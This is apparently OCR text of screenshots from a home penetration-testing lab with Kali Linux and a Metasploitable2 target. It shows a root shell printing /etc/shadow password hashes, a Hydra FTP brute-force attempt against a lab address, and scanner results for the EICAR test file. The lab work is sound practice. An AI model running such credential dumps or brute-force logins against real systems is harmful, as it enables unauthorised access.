postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



kali-linux-2024.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
ParrotOS
kali-linux-2024.2-vmware-a...
Metasploitable2-Linux
root@kali: /home/kali
File Actions Edit View Help
cat etc/shadow
root:1/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:1FUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:1f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:1XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:1Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:1HESu9xrH$k.o3G93DGoXI1QKkPmUgZ0:14699:0:99999:7:::
service:1kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:154741:0:99999:7:::
sudo -l
User root may run the following commands on this host:
(ALL) ALL
ifconfig
eth0 Link encap:Ethernet HWaddr 00:0c:29:01:49:d6
inet addr:10.10.1.6 Bcast:10.10.1.255 Mask:255.255.255.0
inet6 addr: fe80::20c:29ff:fe01:49d6/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:93 errors:0 dropped:0 overruns:0 frame:0
TX packets:132 errors:0 dropped:0 overruns:0 carrier:0
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


myvault - KeePassXC
Database Entries Groups Tools View Help
Root
Title
Username
URL
Notes
Modified
Test2 Testuser2 8/12/25 10:23 ...
test3 Testuser3 8/12/25 10:25 ...
test4 Testuser4 8/12/25 10:26 ...
test5 Testuser5 8/12/25 10:27 ...
Testpass1 Testuser1 8/12/25 10:21 ...



File Machine View Input Devices Help
1 2 3 4
22:29
kali@kali: ~
File Actions Edit View Help
Setting up libqt5svg5:amd64 (5.15.15-2) ...
Setting up qt5-gtk-platformtheme:amd64 (5.15.15+dfsg-6) ...
Setting up libqt5waylandclient5:amd64 (5.15.15-3) ...
Setting up eyewitness (20230525.1+git20230720-0kali4) ...
Setting up keepassxc-full (2.7.10+dfsg1-1) ...
Setting up libqt5quick5:amd64 (5.15.15+dfsg-3) ...
Setting up libqt5designer5:amd64 (5.15.15-6) ...
Setting up libqt5waylandcompositor5:amd64 (5.15.15-3) ...
Setting up keepassxc (2.7.10+dfsg1-1) ...
Setting up qtwayland5:amd64 (5.15.15-3) ...
Processing triggers for man-db (2.13.1-1) ...
Processing triggers for shared-mime-info (2.4-5+b2) ...
Processing triggers for wordlists (2.2023.2.0) ...
Processing triggers for mailcap (3.74) ...
Processing triggers for kali-menu (2025.3.0) ...
Processing triggers for desktop-file-utils (0.28-1) ...
Processing triggers for hicolor-icon-theme (0.18-2) ...
Processing triggers for libc-bin (2.41-9) ...
┌──(kali㉿kali)-[~]
└─$ keepassxc &
[1] 5329
┌──(kali㉿kali)-[~]
└─$ uname
Linux
┌──(kali㉿kali)-[~]
└─$ sudo passwd Linux
[sudo] password for kali:
Right Ctrl



File Machine View Input Devices Help
1 2 3 4
22:40
kali@kali: ~
File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ passwd kali
Changing password for kali.
Current password:
New password:
Retype new password:
You must choose a longer password.
New password:
Retype new password:
passwd: password updated successfully
┌──(kali㉿kali)-[~]
└─$
Right Ctrl



VirusTotal - File - 131f95c
https://www.virustotal.com/gui/file/131f95c51cc819465fa1797f6ccacf9d494aaaff46fa3eac73ae63ffbdfd8267
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Max size 650MB
131f95c51cc819465fa1797f6ccacf9d494aaaff46fa3eac73ae63ffbdfd8267
Sign in
Sign up
Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.
Popular threat label virus.eicar/test
Threat categories virus
Family labels eicar test file
Security vendors' analysis
Do you want to automate checks?
AhnLab-V3 Virus/EICAR_Test_File
Alibaba Virus:Win32/EICAR.A
AliCloud Engtest:Multi/Eicar
ALYac Misc.Eicar-Test-File
Arcabit EICAR-Test-File (not A Virus)
Avast EICAR Test-NOT Virus!!!
Avast-Mobile Eicar
AVG EICAR Test-NOT Virus!!!
Avira (no cloud) Eicar-Test-Signature
Baidu Win32.Test.Eicar.a


VirusTotal - File - 131f95c
https://www.virustotal.com/gui/file/131f95c51cc819465fa1797f6ccacf9d494aaaff46fa3eac73ae63ffbdfd8267
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
131f95c51cc819465fa1797f6ccacf9d494aaaff46fa3eac73ae63ffbdfd8267
Sign in
Sign up
Xcitium Malware@#xgi4rmucsjhj
Yandex EICAR_test_file
Zillya EICAR.TestFile
ZoneAlarm by Check Point EICAR-AV-Test
Zoner EICAR.Test.File-NoVirus.250
Acronis (Static ML) Undetected
Antiy-AVL Undetected
Bkav Pro Undetected
CMC Undetected
CrowdStrike Falcon Undetected
Gridinsoft (no cloud) Undetected
McAfee Scanner Undetected
Arctic Wolf Unable to process file type
BitDefenderFalx Unable to process file type
DeepInstinct Unable to process file type
Palo Alto Networks Unable to process file type
Symantec Mobile Insight Unable to process file type
TEHTRIS Unable to process file type


VirusTotal - File - 131f95
Free Automated Malware
https://hybrid-analysis.com/sample/131f95c51cc819465fa1797f6ccacf9d494aaaff46fa3eac73ae63ffbd
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
HYBRID ANALYSIS
Request Info
IP, Domain, Hash...
Analysis Overview
Request Report Deletion
Show Sample Content
Submission name: 131f95c51cc819465fa1797f6ccacf9d494aaaff46fa3eac73ae63ffbdfd8267
Size: 69B
Type: com executable
Mime: text/plain
SHA256: 131f95c51cc819465fa1797f6ccacf9d494aaaff46fa3eac73ae63ffbdfd8267
Submitted At: 2018-04-06 19:51:13 (UTC)
Last Anti-Virus Scan: 2025-07-20 12:47:09 (UTC)
Last Sandbox Report: 2025-06-19 09:49:48 (UTC)
malicious
Threat Score: 100/100
AV Detection: 76%
Labeled As: EICAR
Post Link E-Mail
0 Community Score 0
Analysis Overview
Anti-Virus Scanner Results
Falcon Sandbox Reports (141)
Relations
Incident Response
Community (13)
Back to top
Anti-Virus Results
Updated 23 days ago - Click to Refresh
MetaDefender


VirusTotal - File - 131f95
Free Automated Malware
https://hybrid-analysis.com/sample/131f95c51cc819465fa1797f6ccacf9d494aaaff46fa3eac73ae63ffbd
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
HYBRID ANALYSIS
Request Info
IP, Domain, Hash...
Windows 11 64 bit
eicar.com
May 15th 2025 10:30:49 (UTC)
Malicious
Threat Score: 100/100
Labeled As: EICAR
Indicators: 2
Characteristics:
Windows 7 32 bit
eicar.com
March 19th 2025 20:35:58 (UTC)
Malicious
Threat Score: 100/100
Labeled As: EICAR
Indicators: 18
Characteristics:
Windows 7 64 bit
EICAR.com
January 2nd 2025 11:21:52 (UTC)
Malicious
Threat Score: 100/100
Labeled As: EICAR
Indicators: 2
Characteristics:
Windows 7 64 bit
EICAR.com
Windows 10 64 bit
eicar.com
Analysis Overview
Anti-Virus Scanner Results
Falcon Sandbox Reports (141)
Relations
Incident Response
Community (13)
Back to top


VirusTotal - File - 131f95
Free Automated Malware
https://hybrid-analysis.com/sample/131f95c51cc819465fa1797f6ccacf9d494aaaff46fa3eac73ae63ffbd
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Anti-Virus Scan Results for OPSWAT Metadefender (20/26)
Last update: 2025-07-20 12:47:09 (UTC)
Vir.IT eXplorer
EICAR-Test-File
K7
EICAR_Test_File
AhnLab
Virus/EICAR_Test_File
CMC
Virus_DOS_EICAR_Test_File
RocketCyber
Comodo
Malware
ClamAV
Eicar-Signature
Huorong
TEST/AVEngTestFile!EICAR
Bitdefender
EICAR-Test-File (not a virus)
Gridinsoft
Avira
Eicar-Test-Signature
Filseclab
EICAR.Test.File.bsxw
Zillya!
EICAR.TestFile
Sophos
EICAR-AV-Test
Close


kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ hydra -l admin -p msfadmin ftp://10.10.1.3
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-12 23:27:25
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://10.10.1.3:21/
[STATUS] 2.00 tries/min, 2 tries in 00:01h, 1 to do in 00:01h, 1 active
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-12 23:29:02
(kali㉿kali)-[~]
$